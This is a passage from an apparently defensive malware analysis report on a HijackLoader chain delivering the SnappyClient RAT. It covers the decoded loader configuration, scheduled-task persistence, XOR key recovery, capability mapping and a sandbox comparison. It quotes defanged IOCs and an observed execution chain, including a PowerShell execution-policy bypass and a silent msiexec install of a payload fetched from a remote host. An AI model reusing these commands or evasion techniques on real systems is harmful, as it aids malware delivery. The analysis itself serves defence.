5–6	`modUAC` / `64`	`0xc2480` / `0xc3c19`	`0x1799` / `0x1ffe`	shellcode
7–8	`modWD` / `64`	`0xc5c17` / `0xc7614`	`0x19fd` / `0x26ef`	shellcode
9–10	`modWriteFile` / `64`	`0xc9d03` / `0xc9fbd`	`0x2ba` / `0x39d`	shellcode
11–12	`rshell` / `64`	`0xca35a` / `0xd0d24`	`0x69ca` / `0x8d9b`	shellcode
13–14	`TinycallProxy` / `64`	`0xd9abf` / `0xd9b71`	`0xb2` / `0x2ba`	shellcode
15–16	`tinystub` / `64`	`0xd9e2b` / `0xdaa2b`	`0xc00` / `0x1ba00`	**PE x86 / x64**
17–18	`tinyutilitymodule(64).dll`	`0xf642b` / `0xf6e2b`	`0xa00` / `0xc00`	**PE x86 / x64**
19–20	`ti` / `ti64`	`0xf7a2b` / `0x116faa`	`0x1f57f` / `0x1cef2`	shellcode
21	`AVDATA`	`0x133e9c`	`0x32c`	CRC32 blocklist
22	`SM`	`0x1341c8`	`0x8`	`mpr.dll`
23	`COPYLIST`	`0x1341d0`	`0x6d`	filename list
24	`CUSTOMINJECT`	`0x13423d`	`0x1707e0`	**PE x86 — the 360 module**
25	`CUSTOMINJECTPATH`	`0x2a4a1d`	`0x14`	`%TEMP%\SignalPip.exe`
26	`X64L`	`0x2a4a31`	`0x147cf`	shellcode
27	`PERSDATA`	`0x2b9200`	`0x74`	task configuration

`TinycallProxy64`'s size of `0x2ba` bytes independently matches the "0x2BA-byte position-independent stub" published by Zscaler.

This identifies the family. The module names, the config-key names, the CRC32-by-name resolution, the x86/x64 pairing convention and the four matching hash constants are collectively the documented module inventory of **HijackLoader** (also reported as GhostPulse / IDAT Loader). The identification rests on first-hand structure, not on a name sighting.

WHAT THE TABLE SETTLES

`CUSTOMINJECT` **is the Qihoo 360 module.** Record 24 points at `0x13423d` with size `0x1707e0` — the 360 PE. In this family `CUSTOMINJECT` holds the benign executable written

to disk and injected into, and `CUSTOMINJECTPATH` (record 25) holds its destination: `%TEMP%\SignalPip.exe`. S9c-i concluded the module was not carried as a trace-cleaner, and that conclusion stands — but its actual role is now established rather than left open: it is the **injection host**, and the `SignalPip.exe` drop path found at S9c-ii is exactly the field naming where it goes. The signed-vendor-code reading (bulk and signature cover) is consistent with, and now subordinate to, that role.

The 84 KB region is `X64L`, plus two other records. Record 26 covers `0x2a4a31` for `0x147cf` bytes = **83,919**. The region S9c-ii measured as 84,435 bytes of unattributed x64 code therefore decomposes as `CUSTOMINJECTPATH` (20 B) + `X64L` (83,919 B) + `PERSDATA` (116 B) + **380 B unaccounted**. `X64L` is a named module of this loader, not an orphan. What it *does* is still un-analysed, and the 380-byte remainder is not attributed to any record.

> ***Corrected 2026-08-29.*** *An earlier draft gave `0x147cf` as 84,431 and called the result a match "to within four bytes". `0x147cf` is 83,919; the earlier figure was a hex-to-decimal error, and the apparent four-byte agreement was manufactured by it. The real gap is 516 bytes, which resolves once `PERSDATA` (116 B) is counted — it sits inside the range S9c-ii labelled as `X64L` + `CUSTOMINJECTPATH` — leaving 380 B genuinely unattributed. A reconciliation that "comes out right" is exactly where an arithmetic slip hides, because the agreement suppresses the check.*

Persistence is established. `PERSDATA` (record 27, `0x2b9200`, `0x74` bytes) decodes against this family's published structure: `[FIRST-HAND]`

FIELD	VALUE
`triggerTaskOnLogon`	`0`
`TaskFlag`	`0x2000`
`MinutesInterval`	**12**
`wRandMinutesInterval`	**19**
`taskName`	`ProgrammableEndpoint` (UTF-16LE)

A scheduled task named `ProgrammableEndpoint`, re-firing every 12 minutes with 19 minutes of jitter, together with the `modTask` / `modTask64` code that creates it. The task name occurs exactly once in the blob, at `0x2b9210`, in UTF-16LE only.

This **retires the report's previous claim that persistence is unestablished anywhere in the first-hand chain.** That claim was correct for the PowerShell stage, the MSI and the four payload PEs — all of which were searched by import and by string — but the mechanism is carried in the decoded payload's configuration, which those sweeps did not cover.

Scope. What is established is the *configured* mechanism: the task name, interval and

jitter, and the presence of the module that acts on them. **The `modTask` code was not disassembled and no execution was observed** — this is a static analysis. That the loader is configured for persistence is a finding; that persistence was achieved on any host is not claimed.

FURTHER CONFIGURATION RECOVERED

`SM` = `mpr.dll` (record 22, 8 bytes). In this family `SM` names the system DLL whose `.text` section is overwritten with a copy of `TinycallProxy`, which is then used to proxy API calls and spoof return addresses against stack backtracking. `mpr.dll` is a first-hand IOC.

`COPYLIST` (record 23, 109 bytes) is a NUL-separated filename list — the files this family copies into a `%ALLUSERSPROFILE%` subdirectory before restarting itself there: `[FIRST-HAND]`

```
DriveHyp80.exe   entity8.sys   msvcp_win.dll   RfaRpc.dll
ucrtbase.dll     taskstore29.db
!DriveHyp80.exe  ~RfaRpc.dll
```

The first six are exactly the MSI's installed payload set (S6), which independently corroborates that this table governs *this* chain rather than being inert vendor data. The `!` and `~` prefixes on the trailing two entries appear to be per-entry action flags; **their meaning is UNESTABLISHED** — the consuming code was not disassembled.

`AVDATA` (record 21, 812 bytes) is this family's security-product blocklist, stored as CRC32 hashes of process names rather than as strings. The structure is regular — 4-byte hashes interleaved with `0xffffffcc` / `0xffffffff` sentinels — but **the hashes were not inverted, so no AV product is named here.** Inverting them requires a candidate wordlist and is not attempted.

UNESTABLISHED across this subsection: no module's code was disassembled beyond the resolver and the CRC helper; no execution path from the loader entry point to `modTask`, `rshell`, `X64L` or the injection sequence was traced; and the table's `count` field was not read (the scan above walks records until the name field stops being printable ASCII, which is a weaker termination test than the resolver's own bound).

S9d — The high-entropy tail region

The tail is where first-hand analysis now stops.

What is established \[FIRST-HAND\] — the region exists, and these are measured:

```
3,837,912 B  H = 7.9751
sha256 57cf36221f6a3398a5516267c7b8808efdfa285d9d787e6f3b27f52539176347
offsets 0x2b93f0 .. 0x6623c8 (terminates exactly at dsize / EOF)
```

Entropy over the preceding region runs 3.4–6.0 and rises through `0x2b9200` to a sustained ~7.8–7.98 from `0x2b93f0` onward, which is how the boundary was pinned. The region is contiguous and ends exactly at the header-declared `dsize`.

The region is not encrypted: it is a PE under a repeating 1400-byte XOR key, constant `0x10`. Every value in this section is `[FIRST-HAND]` and re-derivable by `idat_agent/verify_tail_decode.py`, which pins the parent blob's SHA-256 and refuses to run on mismatch (**43/43 checks pass**).

The entropy figure is what misleads here. H = 7.9751 reads as "consistent with encryption"; a byte histogram refutes that immediately: counts run 8,616–22,984 against an expected 14,992, giving **chi-square = 133,905 against a 0.05 critical value of ~293**. That excludes encryption *and* compression outright. Autocorrelation over byte equality then gives the period unambiguously — lag **1400** matches **40.29%**, its harmonic 2800 next, every other lag 0.3–0.5%. `enc ^ enc<<1400` drops entropy 7.98 → 5.42 and is 40% zero, i.e. a repeating key over plaintext with long constant runs.

Key recovery. Zero-frequency analysis does not work on this region — the dominant plaintext byte is not `0x00`, and forcing that crib yields garbage at 13% confidence. The longest zero run in `enc ^ enc<<1400` is **31,368 bytes** at offset 3,450,652 — a constant-plaintext region far longer than one period, so its ciphertext *is* the key XORed with that constant. The key recovered with **0 inconsistencies across all 31,368 bytes**, leaving one unknown byte. Of all 256 candidates, **exactly one** (`0x10`) yields an `MZ`; it also equals the constant-run plaintext byte, so the solution is self-consistent rather than merely fitted.

The true PE starts 180 bytes before the entropy boundary. The high-entropy region begins *mid-Rich-header*, with `PE\0\0` at `+108` and no `MZ`. Searching backwards in the parent blob finds **`MZ` at `0x2b933c`**, whose `e_lfanew = 0x120` resolves *exactly* to that `PE\0\0` — an independent cross-check, not a second look at the same bytes. `back = 180` is the **only** coherent offset among 4,000 tested, the DOS stub decodes to the genuine `This program cannot be run in DOS mode.` string, and 200 zero bytes precede the header. An entropy-pinned boundary can land inside a header and still decode and hash consistently, so only a structural cross-check catches it.

```
tail_stage.bin   3,837,440 B  sha256
5bfed4ec2650821891dc74c2ab64bd3548c853501aad38ec429e33c130c41a6f
pefr_inner.bin      28,672 B  sha256
677097ec0b3181c775008c3d2b31f2b75450254361d96097919a44825541b186
```

The 652 bytes following the PE are **raw zero padding** (H = 0.965, 592 zeros) outside the XOR region, not an overlay. The stage carries **no Certificate directory**, so unlike the MEmu host it is **unsigned** and the truncation defect seen on the MEmu host cannot apply.

What it is — SnappyClient, established first-hand

An i386 GUI executable, 7 sections, **467 distinct named imports** across 17 DLLs. Entry RVA `0x393000` lies in `.pefr`, not `.text`. The stub was disassembled rather than assumed:

```
pushad; pushfd
push 0x79301d; push 0x790040; push 0x400000   ; 3rd arg = ImageBase
call .pefr:0x39bb20
popfd; popad
jmp  .text:0x2ab109                            ; the real OEP
```

It preserves all registers, calls one routine, restores them, and jumps to the true OEP in `.text`. **It is an initialisation/protection wrapper, not an unpacker:** `.text` measures **H = 6.48** with 6.8% zero bytes and opens with ordinary `push` / `call` / `pop` / `ret` thunks — normal x86 that was never packed. `.pefr` additionally carries a whole embedded PE (`.drtxt` / `.brtxt` / `.brdat` / `.drdat` plus its own `.text`), extracted as `pefr_inner.bin`, a DLL matching the in-image string `pefr32_payload32.dll`. Group-IB names SilabRAT's protector **AsmCrypt**; that this stub *is* AsmCrypt is `[INFERRED]`, not shown.

The plaintext JSON configuration, recovered verbatim at file `+0x321090` (149 bytes; the only `{"tag"` in the image, and `hello3` occurs once):

```
{"tag":"hello3","buildId":"main","dd":"%ALLUSERSPROFILE%\\Koca",
 "ef":"Yinazex","sf":"Buwu","kf":"Qowoyax","c":"Roxigon",
 "ab":"saystaidrrai","e":true}
```

This matches the “plaintext configuration containing randomly generated filenames and folder names” that Zscaler and Group-IB describe. `"tag":"hello3"` is a campaign identifier. Each value occurs exactly once — declared, never referenced as a literal elsewhere — consistent with runtime consumption.

Scope on the builder link. `Jozura` occurs **0 times** in this RAT (ASCII and UTF-16LE) and once in the parent blob, i.e. only in the *loader* config. Any claim that one builder produced both stages rests on **name style alone**, not on a shared string. `[INFERRED – weak]`

Published SnappyClient crypto primitives, present in our own bytes. A benign control was run: all three other binaries in this engagement (`final_pe_full.bin`, `final_payload.bin`, `pefr_inner.bin`) score **zero** on every marker below, so these discriminate rather than being ambient.

MARKER	COUNT	WEIGHT
RIPEMD-160 parallel-line constants `50A28BE6` / `5C4DD124` / `6D703EF3` / `7A6D76E9`	16 each	**Strongest.** Used by RIPEMD and essentially nothing else; confirms Zscaler's "modified RIPEMD-160".
RIPEMD `C3D2E1F0` (5th init word)	5	Discriminating — not a SHA-1 constant.
Poly1305 clamp `0x0ffffffc`	11	Supports ChaCha20-**Poly1305** specifically.
SHA-256 K-constant	2	Matches the reported SHA256 usage.
Base58 alphabet (`+0x33bd30`)	1	Matches the reported Base58 usage.
`expand 32-byte k` (`+0x3027d8`)	1	**Weak alone** — sits beside `expand 16-byte k` , i.e. a stock ChaCha/Salsa library. Shows ChaCha is linked in; the Poly1305 clamp is what points at the AEAD.

Snappy is not claimed. It is a byte-level codec with no string or constant signature, and `snappy` occurs 0 times. The family's namesake is unevidenced in these bytes. `[UNESTABLISHED]`

Capability, from parsed import-table entries — not loose strings; each was resolved through the section table to a named DLL.

IMPORTS	CAPABILITY	REPORTED AS
`CredUIPromptForWindowsCredentialsW` , `CredPack` / `CredUnPackAuthenticationBufferW` (credui.dll)	Fake Windows credential prompt	*Not named in the public sources — first-hand here*
`CryptUnprotectData` (CRYPT32)	DPAPI unwrap of browser secrets	"Browser Password / Cookies Stealer"
`SetThreadDesktop` , `CreateDesktopW` , `GetThreadDesktop` , `CloseDesktop` (USER32) + `GetDIBits` , `CreateCompatibleDC` (GDI32)	Hidden desktop with screen capture	"Hidden VNC Browser"
40 × WS2_32 (`WSARecv` / `WSASend` / `getaddrinfo` / `WSAEnumNetworkEvents`)	Asynchronous socket C2	"Custom TCP protocol"
`OpenClipboard` , `GetClipboardData` , `SetClipboardData` (USER32)	Clipboard monitoring and replacement	"Clipboard monitoring and replacement"
`RstrtMgr` , `ktmw32` (`CreateTransaction` / `RollbackTransaction`)	Lock-breaking, transacted file operations	—

Keylogging is NOT claimed. `GetAsyncKeyState` and `GetKeyboardState` are **not** imported, despite the public sources describing a keylogger. Only `SetWindowsHookExW` is present, which is compatible but not specific.




Figure 3 — SnappyClient/SilabRAT capability map, as established from the decoded stage's own bytes. Red: capabilities read from **parsed import-table entries**, each resolved through the section table to a named DLL — not from loose strings. Amber: crypto constants, every one of which scores **zero** against all three benign control binaries in this engagement, so they discriminate rather than being ambient; the greyed `expand 32-byte k` node is marked weak because it sits beside `expand 16-byte k`, i.e. a stock library. Grey, dashed: what is **not** claimed — the live C2 (absent from this stage too, so Negative Finding 11 survives), keylogging (the two decisive imports are missing), Snappy itself (the family's namesake is unevidenced here), and the absent markers whose earlier

"hidden in packed `.text`" explanation is withdrawn. Green: the plaintext JSON configuration, recovered verbatim. The entry stub is drawn as an initialisation/protection wrapper because it was disassembled, not assumed. Source: `assets/fig3_snappy.dot` (Graphviz); PNG at `assets/fig3_snappy.png`.

The live C2 is absent from this stage too — Negative Finding 11 holds, and the key schedule now says why. `softwareinformsdk[.]com`, `199.247.18[.]121` and Group-IB's `91.199.163[.]124` do not occur in the decoded stage under either ASCII or UTF-16LE. NF11 reserved this region as where a live C2 would most plausibly sit, and it is not there in plaintext.

The ChaCha20 key schedule was disassembled to settle whether a static key exists that would decrypt a config blob. **It does not.** `[FIRST-HAND]` The enumeration is complete rather than sampled: each of `expand 32-byte k` (VA `0x703fd8`) and `expand 16-byte k` (VA `0x703fe8`) is referenced **exactly once**, so `chacha_keysetup` at `0x639dc0` is the binary's only key-schedule routine, and it has **exactly three** direct call sites. Every one takes the key as a caller-supplied pointer — **no call site pushes an `.rdata` or `.data` address as the key argument** — and all three origins are host-derived:

PATH	CALL SITE	KEY ARGUMENT	TRACED ORIGIN
1	`0x6383c3`	`[edi+0x20]` object field	`0x4dc01b`: 32-byte key and 12-byte nonce buffers are filled with a `rol(i,2)` scrub pattern, then host fingerprint material — `GetVolumeInformationW` volume serial XOR `cpuid(1)` — is hashed in
2	`0x638771`	`[ebx+0x3c]` object field	`0x491764` → hash at `0x480501` → root `0x480214`: the **user SID** (`OpenProcessToken` → `GetTokenInformation` → `ConvertSidToStringSidA`)
3	`0x638924`	`[ebp+8]` parameter	single caller `0x4801a2` → `0x480501` — **the same SID-derived hash as path 2**

The path-1 scrub pattern reproduces as `0004080c1014181c…` — an arithmetic sequence, not key material. It was tested as a key against all nine candidate blobs at both counter values using a Python ChaCha20 re-implementation: best result **41% printable**, i.e. no decryption. It is buffer initialisation, not a secret.

Group-IB's 434-byte config shape is absent from this build. `push 0x1b2` occurs **nowhere** in the image, so no code path loads a 434-byte buffer. Six 400–700-byte high-entropy runs in `.rdata` are candidate blobs, but the two lowest-chi-square candidates are provably crypto tables — `0x33d314` and `0x33e794` are the same data stored in both byte orders, 4-byte-endian-swapped twins of each other. None is claimed as config. Entropy alone was not trusted here: 3,794 distinct 434-byte windows exceed H > 7.2, and the highest-scoring are counting tables (`20 21 22 23…`), which is the same trap the tail region itself set.

Why this is a proven negative rather than an unfinished search. The RAT derives its

transport keys from machine and user identity at runtime, and both Zscaler and Group-IB state that the server supplies the key–nonce pair during the initial handshake. Material that arrives over the network is not in the file, so no further disassembly of this sample can yield it. *Scope: this covers the ChaCha20 key schedule. A key reaching a different cipher, or one resolved through an indirect or virtual call, was not enumerated.* Re-derivable by `r2_evidence/verify_chacha_keypaths.py`, which pins the stage SHA-256, refuses on mismatch, and carries a positive control (**22/22 checks pass**). `[UNESTABLISHED — the C2 itself]`

Markers absent from the on-disk image, unexplained. `AmsiScanBuffer`, `amsi.dll`, `APPB.dll`, `NtOpenFile` and `GoogleChromeElevationService` do not occur. Packing does not account for it — `.text` is not packed — so no mechanism is claimed: they may be hash-resolved at runtime (as the loader already does), built dynamically, or genuinely absent from this build. *Scope: literal ASCII/UTF-16LE over the on-disk image only.* Their absence is not evidence against those capabilities.

Scope of the excluded alternatives. The outer chain's own scheme is ruled out here: the `c6 a5 79 ea` family marker is absent from the first 16 bytes, and no repeating-4-byte-XOR key recovers PE literals. *That negative is scoped to marker-prefixed, 4-byte-repeating-XOR, LZNT1 only* — the actual key is 1400 bytes and carries no marker. The region is also not 360 module data: the Qihoo 360 module's full extent, Authenticode certificate included, ends at `0x2a4a1d`, 84,435 bytes earlier, and no 360 section approaches this entropy (highest, `.rsrc`, 7.054 against 7.9751). `[FIRST-HAND]`

Provenance of the artefact. The decoding analyst's notes gave its start as `+0x268200`. That offset is wrong — entropy there is **3.74**, i.e. structured data — and re-carving from it yields 4,170,184 bytes at H = 7.9392, a *different* object. The extracted file and its hash are correct; only the stated offset was, and the true PE begins at `0x2b933c` as established above. Located for this report by searching the blob for the artefact's own bytes.

S9e — Fragment readings retired by the full decode

Phase-1 work could only read fragments out of literal runs in a partial decode. Against the complete blob, **four of seven fragment-derived readings do not survive**, and all four failed in the same direction — a short substring of a legitimate vendor string read as malicious capability.

FRAGMENT READING	VERDICT AGAINST DECODED BYTES
`%windir%\SysWOW64\rasapi32.dll`	**CONFIRMED** — 1 occurrence, in the config at `+0x0f4`
`memu.exe` / `MEmu`	**CONFIRMED but REINTERPRETED** — names the sideload host, not an evasion check
`.360` / `NHTI` → "360 Total Security detection"	**RETIRED** — `NHTI` does not occur; the hits are the legitimate 360 module's own strings
`CONOUT$`	**RETIRED** — zero occurrences; a fragment-boundary artefact
Locale fragments `en-U`, `z-UZ`, `ozur`	**RETIRED** — 157 UTF-16 locale IDs are a stdlib locale table; `ozur` is a substring of `JozuraMicroservice`
`expl`, `\Sys`, `Serv`, `Priv`, `down`, `Clea`	**RETIRED** — resolve to `SysCleanPro` and stdlib text; too short to carry meaning

Fragments from a partial decode are hypotheses about bytes, not about behaviour. No detection or attribution in this report rests on any retired row.

S10 — Independent corroboration: a public sandbox run of this same sample

Everything above was derived without executing anything. This section compares those static conclusions against a **third-party dynamic sandbox run of the same sample**, retrieved 2026-08-29. It is included for one reason: it is the first opportunity in this engagement to check the static reconstruction against observed execution, on a chain whose central conclusions were reached from bytes that never ran.

Nothing in this section is first-hand. No artefact was executed, submitted or contacted by this environment. The material was read from a public report page that already existed; it is **evidence about the sandbox's observations**, not about these bytes, and is tagged `[REPORTED]` throughout. Where it agrees with a first-hand finding, the first-hand finding is what stands — the agreement is a check on our method, not a new source of truth. Where it goes beyond our bytes, the new values are recorded as reported-only and are **not** promoted into the first-hand IOC tables.

> ***REPORTED, NOT DERIVED*** *— Hatching Triage, sample* `260827-w9ff8szdne` *(that page hosts the live sample;* ***do not download from it****), submitted 2026-08-27 18:37 UTC, retrieved 2026-08-29. Target* `n1.ps1`*, 324 KB, SHA-256* `3478aecf5ed50a426524264a2822ab4c49797132e17acd2cd5fd8dda5a5ddd81` *—* ***the same file analysed in this report*** *(S "Sample Identification"). Four behavioural runs plus one static task. Family* `hijackloader`*; score 10/10 on three runs.*

S10a — The identity check comes first

The comparison is only meaningful if the sandbox ran *our* file. It did: the reported target SHA-256 is byte-for-byte the sample hashed in Sample Identification. Further, **six of the artefacts we extracted from the MSI and analysed statically appear in the sandbox's dropped-file list with identical SHA-256 values**, which also recovers their real deployed filenames — the CAB member names in the MSI are opaque:

OUR CAB MEMBER (S5)	SHA-256 (OURS == REPORTED)	DROPPED BY THE SANDBOX AS
`vChBovO3o`	`ceb70e58…1759732`	`%LOCALAPPDATA%\Millepede\DriveHyp80.exe` (755 KB)
`fsv2sG4PsbWDxQiUHJSv`	`661665be…bbe5c6e`	`%LOCALAPPDATA%\Millepede\RfaRpc.dll` (7.5 MB)
`xIQBf5NCg`	`857b73c6…aaba2d6`	`%LOCALAPPDATA%\Millepede\entity8.sys` (27 KB)
`m7mvr72L`	`e1a99ac4…cff0333`	`%LOCALAPPDATA%\Millepede\msvcp_win.dll` (626 KB)
`DEWTud3JSrCytqK`	`db6bc090…b6ad14d`	`%LOCALAPPDATA%\Millepede\ucrtbase.dll` (1.3 MB)
`AykEew50WTG`	`8fa0b48b…9845827`	`%LOCALAPPDATA%\Millepede\taskstore29.db` (5.1 MB)

The MSI itself matches too (`3a41acf0…14d4ddc` , 8.0 MB), and so does an eighth artefact that is **not** a dropped file at all: `memu.exe` . That PE does not exist on disk in the MSI — this report produced it by re-implementing the carrier's marker + XOR + LZNT1 transform in Python and carving the host PE out of the resulting blob at its true extent (S9b, 331,008 B including the certificate). Its SHA-256 equals the value the sandbox reports for `%APPDATA%\JozuraMicroservice\memu.exe` . **A decoder written from the bytes produced, to the byte, a file that only appears on disk after execution** — which is the single strongest check available on the S8b-ii transform.

These hashes were computed locally against the files on disk and compared to the published values; they agree in all eight cases. The check is reproducible: `r2_evidence/verify_sandbox_hashes.py` carries the reported values as transcribed constants, hashes the local artefacts, and exits nonzero on any mismatch — it fetches nothing. If it ever fails, S10 must not be cited, because the sandbox would not be describing these bytes. The static analysis and the dynamic run are therefore describing the same bytes, and the six filenames this report has been carrying from the MSI's `COPYLIST` record (S9c-iii) are confirmed as the names actually written to disk.

S10b — What the sandbox independently reproduced

Each row below is a conclusion this report reached **statically, before this material was consulted.** None was seeded by it.

OUR FINDING	WHERE WE DERIVED IT	SANDBOX OBSERVATION `[REPORTED]`
XOR key `b9 3f d1 f0`	carrier offset 4, re-implemented decoder (S8b-ii)	config attribute `xor.hex` = `0xb93fd1f0`
Install base `%APPDATA%\JozuraMicroservice`	config `+0x011` / `+0x045`, 1 occurrence in 6.7 MB (S9a)	config attribute `directory` = `%APPDATA%\JozuraMicroservice`
Sideload target `%windir%\SysWOW64\rasapi32.dll`	config `+0x0f4` (S9a)	config attribute `inject_dll` = same string
Loader family **HijackLoader / IDAT / GhostPulse**	CRC32 module table + resolver, 4 published hash constants (S9c-iii)	family `hijackloader`; signature "Detects HijackLoader (aka IDAT Loader)"
Scheduled task `ProgrammableEndpoint`	`PERSDATA` at `+0x2b9210`, UTF-16LE, 1 occurrence (S9c-iii)	`C:\Windows\Tasks\ProgrammableEndpoint.job` present on the host
Drop path `%TEMP%\SignalPip.exe`	`CUSTOMINJECTPATH` at `+0x2a4a1d`, 1 occurrence (S9c-iii)	`%TEMP%\SignalPip.exe` created **and executed**
Host process `memu.exe`, `6df5e87b…82f43ba`	**decoder output** — carved from our own decode of the carrier, full PE extent incl. certificate (S9b)	`%APPDATA%\Roaming\JozuraMicroservice\memu.exe`, **byte-identical SHA-256** (S10a)
Staging URL `hxxp://138.124.250[.]215/UTODYIBG-2.msi`	layer-3 plaintext, offsets 62–98 (S3b)	`GET hxxp://138.124.250[.]215/UTODYIBG-2.msi` by `POWERSHELL.EXE`
`msiexec /qn /i` under `%TEMP%`, PowerShell-parented	layer-3 plaintext (S3b, S3c)	exact command line observed, PPID = the PowerShell process
Injection via thread-context manipulation	`CUSTOMINJECT` + `rasapi32.dll` target (S9c-iii)	signature "Suspicious use of SetThreadContext", 6 IoCs

Two of these deserve to be called out, because they are the ones a name-based or string-based method could not have produced:

1. `ProgrammableEndpoint`. This report derived the task name by parsing the `PERSDATA` record's `PERSDATA_STRUCT` fields out of the decoded blob — it occurs exactly once in 6,693,832 bytes, and the module table that locates it is indexed by CRC32, not by name (S9c-iii). The sandbox found `C:\Windows\Tasks\ProgrammableEndpoint.job` on the host. A statically-parsed configuration field and an observed on-disk artefact agree exactly.
2. **The whole execution chain, in order.** The reported process tree is `powershell.exe -ExecutionPolicy bypass -File n1.ps1` → `msiexec /qn /i %TEMP%\UTODYIBG-2.msi` → `msiexec /V` → `Millepede\DriveHyp80.exe` → `ProgramData\JozuraMicroservice\DriveHyp80.exe` → `%TEMP%\SignalPip.exe` →

`Roaming\JozuraMicroservice\memu.exe`. That is the S3→S5→S6→S9 chain this report reconstructed from a PowerShell decode, a CAB extraction, an import table and a configuration blob, in the same order, with the same binaries.

S10c — What the sandbox adds that our bytes do not contain

These are **new** and are **reported-only**. They are recorded here and in the third-party IOC table; none is promoted to a first-hand finding.

- `sxetnavelelaio[.]com` — `GET hxxps://sxetnavelelaio[.]com/depend/boost.zip`, **requested by** `SIGNALPIP.EXE`. This host appears nowhere in any artefact on disk in this engagement, under either ASCII or UTF-16LE. It is a post-injection download by the process our static analysis identified as the injection host, which is consistent with — but not evidence for — the tail region (S9d) or `X64L` (S9c-ii) carrying the code that fetches it.
- `softwareinformsdk[.]com` **is resolved by** `SIGNALPIP.EXE`. This is the SnappyClient C2 previously carried as a bare MalwareBazaar tag with no attribution to any stage. It is still not in our bytes — see the note on Negative Finding 11 below — but it now has a reported *originating process*, which is a materially better lead than a family tag.
- `%TEMP%\SignalPip.exe`, SHA-256 `762527baf944b416b91f48edad88b72717747b9d74b1e97e80c0f9b9a70c4ed7`, 1.4 MB — the injection host as written to disk. **Not on disk here**, so not independently hashed by this engagement; the value is reported.
